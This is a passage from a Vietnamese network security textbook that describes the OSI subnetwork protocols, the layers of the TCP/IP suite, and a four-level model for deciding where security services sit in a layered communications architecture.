- *Giao thức hội tu phụ thuộc mạng con* (viết tắt tiếng Anh là SNDCP – SubNetwork-Dependence Convegence Protocol): làm việc trên một giao thức đóng vai trò SNaCP nhằm bổ xung các khả năng cần thiết cho một giao thức SNICP hoặc cần để cung cấp dịch vụ mạng OSI đầy đủ.
- *Giao thức truy nhập mạng con* (viết tắt tiếng Anh là SNAcP – SubNetwork access Protocol): Giao thức này là một phần thừa kế của một kiểu mạng con đặc biệt. Nó cung cấp một dịch vụ mạng con tại các điểm cuối của nó và dịch vụ này có thể hoặc không phải tương đương với dịch vụ mạng OSI.

Một trong những giao thức quan trọng hơn là *giao thức mạng không kết nối* (viết tắt tiếng Anh là CLNP – Connectionless Network Protocol) được định nghĩa trong tiêu chuẩn ISO/IEC 8473. Giao thức này, nhìn chung, được dùng trong vai trò của một SNICP để cung cấp dịch vụ mạng ở chế độ không có kết nối. Tiêu chuẩn ISO/IEC 8473 cũng định nghĩa cách giao thức này có thể hoạt động trên các mạng con chuyển mạch gói X.25 và mạng LAN như thế nào.

Các chức năng công nghệ mạng con

OSI được thiết kế để hoạt động ảo trên một phạm vi không có giới hạn các công nghệ mạng con cơ sở. Các công nghệ này có các giao thức của Lớp mạng phụ thuộc mạng con (vai trò của SNaCP và SNDCP) và các giao thức của Lớp liên kết dữ liệu và Lớp vật lý. Nhiều tiêu chuẩn đã được phát triển đối với các công nghệ mạng con chuyên dụng, bao gồm:

- Các mạng LAN cục bộ - loạt tiêu chuẩn ISO/IEC 8802;
- Các mạng dữ liệu chuyển mạch theo gói (viết tắt tiếng Anh là PSDNs – Packet Switched Data Network) - khuyến cáo của ITU-T X.25 và các tiêu chuẩn quốc tế ISO/IEC 8208, 8878 và 8881;
- Các mạng dữ liệu chuyển mạch theo mạch điện (viết tắt tiếng Anh là CSDNs – Circuit Switched data Network);
- Các mạng số dịch vụ tích hợp (viết tắt tiếng Anh là ISDNs – Integrated Service Digital Network); và
- Các mạng thoại chuyển mạch công cộng (viết tắt tiếng Anh là PSTNs – Public Switched Telephone Network).

Các giao thức bao gồm cả các chức năng cầu nối tất cả đều được coi phải được đặt ở Lớp liên kết dữ liệu. X.25 báo trùm hai lớp. Giao thức mức gói X.25 là một giao thức Lớp mạng phụ thuộc mạng con, trong khi đó thì giao thức truy nhập liên kết X.25 lại ở trong Lớp liên kết dữ liệu.

Vì các mạng hệ thống mở thường bao trùm nhiều công nghệ mạng con, nên các đặc tính an ninh được liên kết vào trong một công nghệ đặc thù là giá trị hữu hạn. Do vây, phần này của kiến trúc OSI ít liên quan đến quyển sách này so với các lớp trên. An ninh đối với các mạng LAN và cũng cho cả các mạng PSDNS X.25 sẽ được bàn đến trong chương 11.

3.3 Bộ giao thức mạng Internet TCP/IP

Các giao thức mạng Internet đã được phát triển từ giữa những năm 1970 khi Cơ quan nghiên cứu các dự án cấp tiến quốc phòng của Mỹ (viết tắt tiếng Anh là DAPRA – Defense Advanced Projects Research Agency) bvắt đầu đầu tư phát triển các tiện ích mạng PSDNS để kết nối liên thông các trường đại học và các cơ quan của chính phủ trên toàn nước Mỹ. Một bộ các giao thức đầy đủ vì vậy đã được xác định bao trùm tất cả các chức năng giống như mô hình tham chiếu của OSI. Bộ giao thức thường được biết như bộ giao thức TCP/IP được đặt tên theo hai giao thức cấu thành quan trọng nhất. Các giao thức này đang được phát triển nhanh chóng trong nhiều mạng diện

rộng quốc tế, đặc biệt bộ sưu tập các mạng được kết nối liên thông được biết như là mạng Internet của DAPRA.

Bộ giao thức nhiều khi còn được biết như là đối thủ cạnh tranh hàng đầu (head to head) với bộ giao thức OSI. Tuy nhiên, càng ngày càng sáng tỏ rằng, mỗi bộ giao thức có những điểm mạnh và yếu riêng của mình và lợi ích lớn chỉ có thể đạt được bằng cách kết hợp các giao thức thành viên của cả hai bộ giao thức này để cho ra các giải pháp nối mạng hoàn thiện. Chính việc phân lớp giao thức làm cho vấn đề này trở nên hiện thực được.

Bộ giao thức mạng Internet có thể được mô hình hoá bằng cách sử dụng cùng phương pháp tiếp cận phân lớp như kiến trúc OSI và mặc dù không có đầy đủ bảy lớp trong bộ giao thức mạng Internet, nhưng các giao thức này hoàn toàn ánh xạ tới mô hình OSI. Có bốn lớp hiệu quả của mạng Internet. Đối với các mục đích của của cuốn sách này, chúng ta sẽ chúng như sau:

- *Lớp ứng dụng*: lớp này gồm các chức năng của Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việccủa mô hình OSI, có nghĩa là các lớp trên OSI được trình bày trong mục 3.2
- *Lớp truyền tải*: lớp này hoạt động tương tự như Lớp truyền tải của OSI
- *Lớp mạng Internet*: lớp này hoạt động tương tự như phần độc lập mạng con của Lớp mạng OSI. (trừ khi có định nghĩa khác, còn thuật ngữ lớp mạng được dùng trong phần còn lại của cuốn sách sẽ được hiểu cho cả Lớp mạng Internet)
- *Lớp giao diện*: lớp này hoạt động tương tự như các chức năng công nghệ mạng con của OSI đã được trình bày trong mục 3.2.

Khi chấp nhận ánh xạ này, ta có thể coi kiến trúc an ninh trong có thể được áp dụng như nhau trong các bộ OSI và mạng Internet. Những sự khác nhau về kiến trúc của các lớp trên chứng minh tính không hợp lý, bởi vì, từ triển vọng an ninh thì không cần phải phân tách các lớp trên OSI thành các Lớp ứng dụng, Lớp trình diễn và Lớp phiên làm việc. Tương tự như vậy, trong các lớp dưới, cũng không cần phải chia tách các chức năng công nghệ mạng con thành các lớp cấu thành.

Các giao thức của Lớp ứng dụng

Có rất nhiều giao thức của Lớp ứng dụng mạng Internet và dưới đây chúng ta sẽ liệt kê một số trong số đó:

- Giao thức truyền tệp (viết tắt tiếng Anh là FTP – File Transfer Protocol): đây là một giao thức cho phép người dùng đăng nhập vào trong một hệ thống ở xa, nhận dạng chính họ, liệt kê các thư mục ở xa và sao chép tệp đi và đến máy tính ở xa.

- Giao thức truyền thư đơn giản (viết tắt tiếng Anh là SMTP – Simple Mail Transfer Protocol): đây là một giao thức gửi thư điện tử dựa trên [POSS1, CRO1]. Thư điện tử qua mạng Internet và các đặc tính an ninh liên quan sẽ được bàn luẩntong chương 13.
- Giao thức quản trị mạng đơn giản (viết tắt tiếng Anh là SNMP – Simple Network Management Protocol): đây là giao thức hỗ trợ cho công tác quản trị mạng. SNMP và các đặc tính an ninh liên quan sẽ được trình bày trong chương 15.
- Giao thức TELNET : đây là giao thức đầu cuối ở xa đơn giản cho phép người dùng ở một nơi thiết lập một kết nối để đăng nhập vào máy chủ ở một khác bằng cách gõ các phím và đáp ứng qua lại giữa chúng.

Các giao thức Lớp mạng và Lớp truyền tải

Có hai giao thức Lớp truyền tải của mạng Internet chính là:

- Giao thức kiểm soát truyền (viết tắt tiếng Anh là TCP – Transmission Control Protocol): đây là một giao thức truyền có kết nối được thiết kế để làm việc trên một dịch vụ mạng không kết nối [POS2]. Giao thức này có thể so sánh như giao thức truyền tải OSI cấp 4.
- Giao thức gam dữ liệu người dùng GGDN (viết tắt tiếng Anh là UDP – User Datagram Protocol): đây là giao thức truyền tải không kết nối [POS3]. Giao thức này có thể so sánh với giao thức truyền tải không kết nối.

Giao thức Lớp mạng Internet chính yếu là giao thức mạng Internet (viết tắt tiếng Anh là IP – Internet Protocol). Giao thức này là giao thức mạng không kết nối [POS4] và nó có thể so sánh với giao thức mạng không kết nối của OSI (CLNP).


3.4 Bố trí kiến trúc của các dịch vụ an ninh

Giám sát các dịch vụ an ninh trong kiến trúc truyền thông có phân lớp làm xuất hiện một số vấn đề quan trọng. Việc phân lớp giao thức có thể tạo ra các vòng quẩn làm cho các dữ liệu bị nhúng vào trong các dữ liệu và các kết nối bị chuyển vào trong các kết nối. Do vậy, cần phải đưa ra các quyết định đúng cho (các) lớp tại đó cần phải tiến hành bảo vệ các mục dữ liệu hay bảo vệ theo kết nối.

Tiêu chuẩn hình thức đầu tiên nói về phân lớp các dịch vụ an ninh là Kiến trúc An ninh OSI (tiêu chuẩn ISO/IEC 7498-2) được xuất bản vào năm 1988. Tiêu chuẩn này (sẽ được trình bày trong chương 9) cung cấp các hướng dẫn để phân lớp cung cấp các dịch vụ an ninh khác nhau. Tuy nhiên, nó không đưa ra tất cả mọi câu trả lời, mà để ngỏ rất nhiều phương án. Một số dịch vụ có thể cần phải được cung cấp trong những lớp khác nhau theo

những kịch bản ứng dụng khác nhau; một số khác thậm chí có thể cần phải được cung cấp trong nhiều trong cùng một kịch bản. Một lý do về tính bao trùm rõ ràng của tiêu chuẩn ISO/IEC 7498-2 là cách tiếp cận cố gắng gán mười bốn dịch vụ an ninh cho bả lớp kiến trúc. Điều này có thể được kết tinh vào trong mô hình bốn mức thực dụng hơn và đơn giản hơn dựa trên quan hệ an ninh mật thiết thực trong các mạng thực.

Hình 3-6 minh hoạ cách một cặp hai hệ thống cuối truyền thông với nhau như thế nào thông qua một chuỗi các mạng con nối tiếp nha. Một hệ thống cuối thường là một thiết bị nằm bất kỳ chỗ nào trong phạm vi từ máy tính cá nhân đến máy trạm đến máy tính mini đến máy tính chủ. Một đặc tính mà có thể làm cho hệ thống cuối được coi là hợp lý đó là nó chỉ có một cơ sở chính sách đối với các mục đích an ninh.



Hình 3-6: Kiến trúc truyền thông cơ sở

Một mạng con là một sưu tập các tiện ích truyền thông sử dụng cùng công nghệ truyền thông như nhau, ví dụ như, một mạng LAN cục bộ hoặc mạng diện rộng WAN. Cũng hoàn toàn có lý khi cho rằng, mỗi mạng con đều có một căn cứ chính sách an ninh của mình. Tuy nhiên, các mạng con khác nhau thường sẽ có các môi trường an ninh khác nhau và /hoặc các cơ sở căn cứ chính sách khác nhau. Một hệ thống cuối và mạng con mà nó kết nối đến có thể phải có hoặc không được phép có cùng một căn cứ chính sách an ninh. Một kịch bản chung đặc trưng là một hệ thống cuối đang kết nối với một mạng LAN giữa các nhà xưởng của công ty và với mạng LAN đang có một cổng vào mạng WAN công cộng. Sau khi truyền thông đã đi qua nhiều mạng WAN được quản lý riêng rẽ, chúng có thể đi qua một mạng LAN khác để đến một hệ thống cuối khác.

Một khía cạnh khác được giới thiệu trên hình 3-6 là một hệ thống cuối hỗ trợ đồng thời nhiều ứng dụng, chẳng hạn như, thư điện tử, truy nhập thư mục và truyền tệp cùng một lúc cho một hoặc nhiều người dùng. Một ứng dụng cùng lúc có thể là các dịch vụ quản trị mạng dành cho người điều hành hệ thống. Các yêu cầu về an ninh của những ứng dụng này thường khác biệt nhau một cách đáng kể.

Chúng ta cũng cần phải cộng nhận rằng, các yêu cầu an ninh có thể khác nhau ngay trong một mạng con. Các mạng con nhìn chung bao gồm nhiều liên kết kết nối nhiều cấu thành mạng con và các liên kết khác nhau có thể đi qua nhiều môi trường an ninh khác nhau. Do vậy, các liên kết riêng rẽ cần phải được bảo vệ một cách thích hợp.

Hình 3-6 cho ta thấy bốn mức với sự xuất hiện các yêu cầu đối với các phần tử giao thức an ninh khác nhau:


(a) *Mức ứng dụng:* Các phần tử giao thức an ninh phụ thuộc ứng dụng.

(b) *Mức hệ thống cuối*: Các phần tử giao thức an ninh cung cấp sự bảo vệ trên cơ sở hệ thống cuối đến hệ thống cuối

(c) *Mức mạng con:* Các phần tử giao thức an ninh cung cấp sự bảo vệ trên một mạng con được coi là ít tin cậy hơn so với các phần khác của môi trường mạng.

(d) *Mức liên kết trực tiếp:* Các phần tử giao thức an ninh cung cấp sự bảo vệ bên trong một mạng con trên một liên kết được coi là ít tin cậy hơn so với các phần khác của môi trường mạng con.

Từ triển vọng giao thức truyền thông thì bốn mức này cần phải khác biệt nhau. Một sự ánh xạ tiệm cận của các mức này vào các lớp kiến trúc OSI được trình bày trên hình 3-7.



Hình 3-7: Bốn mức kiến trúc cơ sở đối với an

Sự khác nhau của các phân nhánh trong bố trí các dịch vụ an ninh ở các mức trên so với ở các mức dưới là gì? Trước khi đi vào bàn luận về các mức riêng rẽ chúng ta có thể xác định một số thuộc tính chung khác biệt giữa các mức trên và mức dưới.

- *Vận chuyển hỗn hợp:* Như là một hệ quả của sự dồn kênh, tại các mức thấp càng ngày càng gia tăng xu hướng nhận các dữ liệu từ nhiều người dùng nguồn/ đích khác nhau và/hoặc các ứng dụng được trộn lẫn với nhau trong một chùm dữ liệu so với các mức cao. Ý nghĩa của yếu tố này thay đổi tuỳ theo kiểu loại của chính sách an ninh. Nếu chính sách an ninh định để cho các người dùng và/hoặc các ứng dụng riêng rẽ xác định nhu cầu cần bảo vệ các dữ liệu của họ, thì việc bố trí các dịch vụ an ninh tại một mức cao cần phải hướng tốt lên. Với an ninh tại các mức thấp, các ứng dụng /người dùng riêng rẽ không có sự kiểm soát thích hợp và như vậy, dường như phải chi phí không cần thiết cho sự bảo vệ một số dữ liệu do các yêu cầu an ninh chia xẻ chùm dữ liệu với các dữ liệu khác. Mặt khác, nếu chính sách an ninh như thể một tổ chức muốn đảm bảo rằng, mọi sự vận chuyển của tổ chức đều được bảo vệ tới một mức nhất định không quan tâm đến người dùng hay ứng dụng thì điều này dễ dàng đạt được hơn khi các dịch vụ an ninh đặt ở các mức thấp.
- *Nhận biết tuyến:* Tại các mức thấp, có xu hướng biết nhiều hơn về các đặc tính an ninh của các tuyến và liên kết khác nhau. Trong một môi trường có các đặc tính khác nhau một cách đáng kể như vậy, thì việc xắp đặt các dịch vụ an ninh tại các mức thấp có thể có hiệu quả và các lợi ích thực tế. Các dịch vụ an ninh thích hợp có thể được chọn lựa trên một cơ sở mạng con hoặc liên kết trực tiếp trong khi hạn chế hoàn toàn chi phí an ninh trên các mạng con hoặc các liên kết không cần đến sự bảo vệ.
- *Số các điểm bảo vệ:* Việc đặt an ninh tại một mức cao (mức ứng dụng) yêu cầu an ninh cần được thực thi trong mỗi ứng dụng nhạy cảm trong mỗi hệ thống cuối. Còn khi đặt an ninh tại mỗi mức thấp (mức liên

kết trực tiếp) thì yêu cầu an ninh cần phải được thực thi tại các đầu cuối của các đường liên kết mạng. Việc đưa an ninh vào gần trung tâm kiến trúc (nghĩa là hệ thống cuối hay mức mạng con) sẽ có xu hướng yêu cầu các đặc tính an ninh cần được cài đặt tại các điểm ít quan trọng hơn để giảm giá thành xuống một cách đáng kể.

- *Bảo vệ đầu đề của giao thức:* Bảo vệ an ninh tại các mức cao không thể bảo vệ được các đầu đề của giao thức của các mức thấp, mà tối thiểu trong một số môi trường có thể là nhạy cảm. Điều này có xu hướng nên đặt các dịch vụ an ninh tại một mức thấp.
- *Gắn kết nguồn/bể dữ liệu:* Một số dịch vụ an ninh, chẳng hạn như, việc xác nhận hay thừa nhận gốc dữ liệu, phụ thuộc vào sự liên kết dữ liệu với gốc hay bể chứa của nó. Điều này đạt được một cách hiệu quả nhất tại các mức cao, đặc biệt ở mức lớp ứng dụng. Tuy nhiên, đôi khi nó có thể đạt đượ tại các mức thấp phải chịu những căng thẳng đặc biệt, ví dụ như, buộc một khởi tạo tin nhắn vào một một hệ thống cuối nào đó thông qua sử dụng phần cứng và/hoặc phần mềm đáng tin.

Xét tất cả mọi điều nêu trên đây, thấy ngày càng sáng tỏ tại sao không thể có một câu trả lời đơn giản cho câu hỏi làm cách nào để bố trí kiến trúc các dịch vụ an ninh "tối nhất". Trong phần dưới đây chúng ta sẽ bàn tiếp về các đặc tính của mỗi mức trong phương pháp độc lạp dịch vụ. Các chương sau đó sẽ bàn luận về bố trí kiến trúc của các dịch vụ an ninh riêng biệt ứng với mô hình bốn mức này.


An ninh mức ứng dụng

Theo kiến trúc OSI thì an ninh mức ứng dụng liên hệ với các lớp trên của kiến trúc bày lớp mạng. (Theo giao thức OSI thì đó có nghĩa là Lớp ứng dụng, có thể được hỗ trợ bởi các tiện ích của Lớp trình diễn; Lớp phiên làm việc không tham gia vào việc giám sát an ninh). Việc phân chia các chức năng giữa Lớp ứng dụng và Lớp trình diễn sẽ được bàn luận chi tiết trong chương 12.

Đối với phần lớn các dịch vụ an ninh ta có thể đặt dịch vụ tại mức ứng dụng. Trong nhiều trường hợp thì các phương án mức thấp cũng có thể được thay thế và thông thường đem lại những ưu điểm (chẳng hạn như, chi phí về thiết bị hay vận hành thấp). Tuy nhiên, có hai trường hợp trong đó chỉ có mức ứng dụng là mức duy nhất có thể để đặt dịch vụ an ninh, đó là:

(a) Ở những nơi các dịch vụ an ninh là các dịch vụ chuyên dụng hoặc là về mặt ngữ nghĩa hoặc là được cài ảo vào trong một giao thức ứng dụng đặc thù.

(b) Ở những nơi dịch vụ an ninh đi qua các giữ chậm của ứng dụng.



Hình 3-8: Bức tranh về giữ chậm ứng dụng

Một số yêu cầu về an ninh được liên kết không thể gỡ ra được với ứng dụng về mặt ngữ nghĩa. Ví dụ, một ứng dụng truyền tệp có thể cần phải xử lý kiểm soát truy nhập, ví dụ như, đọc hay cập nhật các danh sách kiểm soát truy nhập đính kèm theo tệp tin. Trong một số trường hợp khác thì độ mịn bảo vệ an ninh lại được phản ánh trong các trường giao thức của ứng dụng. Điều này rất phổ biến với các dịch vụ về tính bảo mật của trường lựa chọn, tính bảo toàn vẹn của trường lựa chọn và tính thừa nhận. Các ví dụ là sự cung cấp bảo mật cho một trường PIN trong một giao dịch tài chính hoặc các yêu cầu lấy riêng rẽ các chữ ký số trong một giao thức thư mục. Trong tất cả mọi trường hợp này thì các dịch vụ an ninh phải được đặt trong mức mức ứng dụng, vì tính độc lập lớp ngăn không cho các lớp thấp biết đúng về các ngữ nghĩa hay các biên giới của giao thức.

Một tình huống khác đòi hỏi giải pháp ở mức ứng dụng là hiện tượng giữ chậm ứng dụng. Một số ứng dụng vốn gắn liền với hơn hai hệ thống cuối, như mô tả trên hình 3-8. Các hệ thống thư điện tử là một ví dụ. Một tin nhắn khởi tạo tại một hệ thống cuối có thể phải đi qua nhiều hệ thống giữ chậm trước khi đến được người nhận ở một hệ thống cuối khác. Trong trường hợp này có thể cần phải bảo vệ phần nội dung của tin nhắn trên cơ sở người dùng cuối đến người dùng cuối, có nghĩa là, quan hệ gõ phím chỉ được biết tại các hệ thống người dùng cuối, còn các hệ thống giữ chậm trung

gian không được biết đến. Tuy nhiên, các phần khác của tin nhắn, ví dụ như, các trường địa chỉ, không được bảo vệ theo cách này, vì các hệ thống giữ chậm cần sử dụng đến chúng và có thể cập nhật những trường này. Trong điều kiện như vậy, thì tất cả mọi dịch vụ an ninh trong quan hệ an ninh người dùng đến người dùng cần phải đặt ở mức ứng dụng.

Khi quyết định xem một yêu cầu an ninh cần phải được xử lý ở mức ứng dụng hay ở mức thấp hơn thì trước hết cần phải cân nhắc những yếu tố trên. Nếu không có yêu cầu nào được đáp ứng thì có thể đặt các dịch vụ an ninh ở các mức thấp hơn.

An ninh ở mức hệ thống cuối

Các kiểu yêu cầu an ninh dưới đây thuộc về giải pháp này:

- Các yêu cầu dựa trên quan niệm cho rằng, các hệ thống cuối là đáng tin, nhưng thực tế là tất cả mọi mạng truyền thông cơ sở đều không đáng tin;
- Các yêu cầu được cai quản bởi thẩm quyền của hệ thống cuối cần phải áp đặt cho tất cả mọi truyền thông mà không quan tâm đến ứng dụng; và
- Các yêu cầu liên quan đến các kết nối mạng (hay tất cả mọi đường liên kết) mà không liên kết với một ứng dụng đặc thù nào, ví dụ như, bảo vệ tính bí mật hay/và tính toàn vẹn của tất cả mọi đường truyền trên một liên kết.

Một số dịch vụ, chẳng hạn như, bảo vệ tính toàn vẹn hay/ và tính bí mật của thông tin người dùng trên cơ sở hệ thống cuối đến hệ thống cuối có thể được cung cấp một cách tiềm ẩn tại mức ứng dụng hay mức hệ thống cuối. Khi quyết định mức nào để đặt dịch vụ an ninh thì cần tính đến một số yếu tố. Và để lựa chọn giải pháp ở mức hệ thống cuối thay vì giải pháp ở mức ứng dụng thì cần xét các yếu tố sau:

- Khả năng thực hiện các dịch vụ bảo vệ không ảnh hưởng đến ứng dụng;
- Hiệu năng cao khi thực hiện các dịch vụ bảo vệ nhiều dữ liệu, có khả năng hoạt động trên các khối dữ liệu lớn và có khả năng xử lý dữ liệu của nhiều ứng dụng theo cùng một phương pháp;
- Bố trí quản trị các tiện ích an ninh tại một người điều hành hệ thống cuối thay vì phân bố nó trong các ứng dụng riêng rẽ (hỗ trợ chính sách an ninh phù hợp); và
- Đảm bảo rằng, các đầu giao thức của các giao thức lớp giữa (đó là các giao thức của Lớp truyền tải, Lớp phiên làm việc và Lớp trình diễn) đều nhận được sự bảo vệ.

Theo khái niệm của OSI thì an ninh mức hệ thống cuối liên quan đến các giao thức học của Lớp truyền tải hoặc giao thức của Lớp mạng độc lập với

mạng con. Việc quyết định giữa hai phương án này đã từng là chủ đề tranh cãi trong các diễn đàn về tiêu chuẩn hoá trong nhiều năm. Thực tế đã không thể có câu trả lời đích thực cho các tranh cãi này và cuối cùng các tiêu chuẩn đã phải được xây dựng dựa trên cả hai phương án trên (đó là tiêu chuẩn ISO/IEC 10736 và tiêu chuẩn ISO/IEC 11577 tương ứng).

Để lựa chọn phương án đặt các dịch vụ an ninh tại Lớp truyền tải cần phải xét các yếu tố sau:

- Khả năng mở rộng quyền bảo vệ tới hệ thống cuối để chống lại những những khả năng bị tổn thương trong các tiện ích truyền thông truy nhập cục bộ hoặc truyền thông đầu cuối; và
- Khả năng cung cấp các cấp bảo vệ khác nhau cho các kết nối truyền tải khác nhau có trong một kết nối mạng.

Các yếu tố cân nhắc khi quyết định đặt dịch vụ an ninh trong Lớp mạng là:

- Khả sử dụng cùng một giải pháp tại mức hệ thống cuối và mức mạng con;
- Dễ dàng chèn các thiết bị an ninh tại các điểm giao diện vật lý chuẩn hoá, ví dụ như, các giao diện X.25 hay LAN
- Khả năng hỗ trợ kiến trúc lớp trên bất kỳ, bao gồm kiến trúc OSI, kiến trúc mạng Internet và kiến trúc lớp chủ.

Sự không dung hoà được của các yếu tố trên lý giải tại sao không thể có được một lời giải đơn giản cho vấn đề này. Các cộng đồng người dùng và các nhóm hoạch định chính sách cần phải tự quyết định riêng cho mình trên cơ sở các yêu cầu cụ chính mình.

An ninh mức mạng con

Sự khác nhau giữa an ninh mức hệ thống cuối và mức mạng con là an ninh mức mạng con chỉ cung cấp khả năng bảo vệ qua một hoặc nhiều mạng con riêng biệt. có hai lý do rất quan trọng để phân biệt mức này so với mức hệ thống cuối là:

- Điều rất phổ biến là mạng con gần với các hệ thống cuối đều đáng tin như những chính những hệ thống cuối, vì chúng đều cùng trên phạm vi nhà máy và cùng được quản lý dưới cùng một quyền hạn.
- Trong một mạng bất kỳ số các hệ thống cuối thường vượt quá số cổng mạng con. Nên chi phí thiết bị và chi phí vận hành đối với các giải pháp an ninh mức mạng con có thể thấp hơn rất nhiều so với các giải pháp ở mức hệ thống cuối.

An ninh mức mạng con do vậy phải luôn luôn được coi như là một phương án có thể thay thế của an ninh mức hệ thống cuối.

Trong OSI thì an mức mạng con ánh xạ vào Lớp mạng, còn trong trường hợp các mạng LAN thì nó ánh xạ vào Lớp liên kết dữ liệu (ở chỗ nào có đặt các giao thức LAN).

An ninh ở mức liên kết trực tiếp

Các tình huống thích hợp để sử dụng an ninh ở mức liên kết trực tiếp là những trường hợp có tương đối ít đường liên kết không tin cậy trong một môi trường đáng tin khác. Trên đường liên kết đã cho có thể được cung cấp một mức bảo vệ cao với chi phí thấp. Giám sát an ninh tại mức này có thể tường minh đối với tất cả mọi lớp truyền thông cao hơn bao gồm cả các giao thức mạng, do vậy, nó không bị cột chặt vào một kiến trúc mạng riêng nào (ví dụ như, OSI, TCP/IP hay mạng chủ). Các thiết bị an ninh có thể dễ dàng được chèn thêm vào tại các điểm giao diện vật lý được chuẩn hoá chung. Tuy nhiên, chi phí hoạt động có thể cao do có nhu cầu quản lý độc lập các thiết bị trên cơ sở theo từng đường liên kết. Điều quan trọng là cần nhận thức thấy được rằng, an ninh ở mức liên kết trực tiếp không 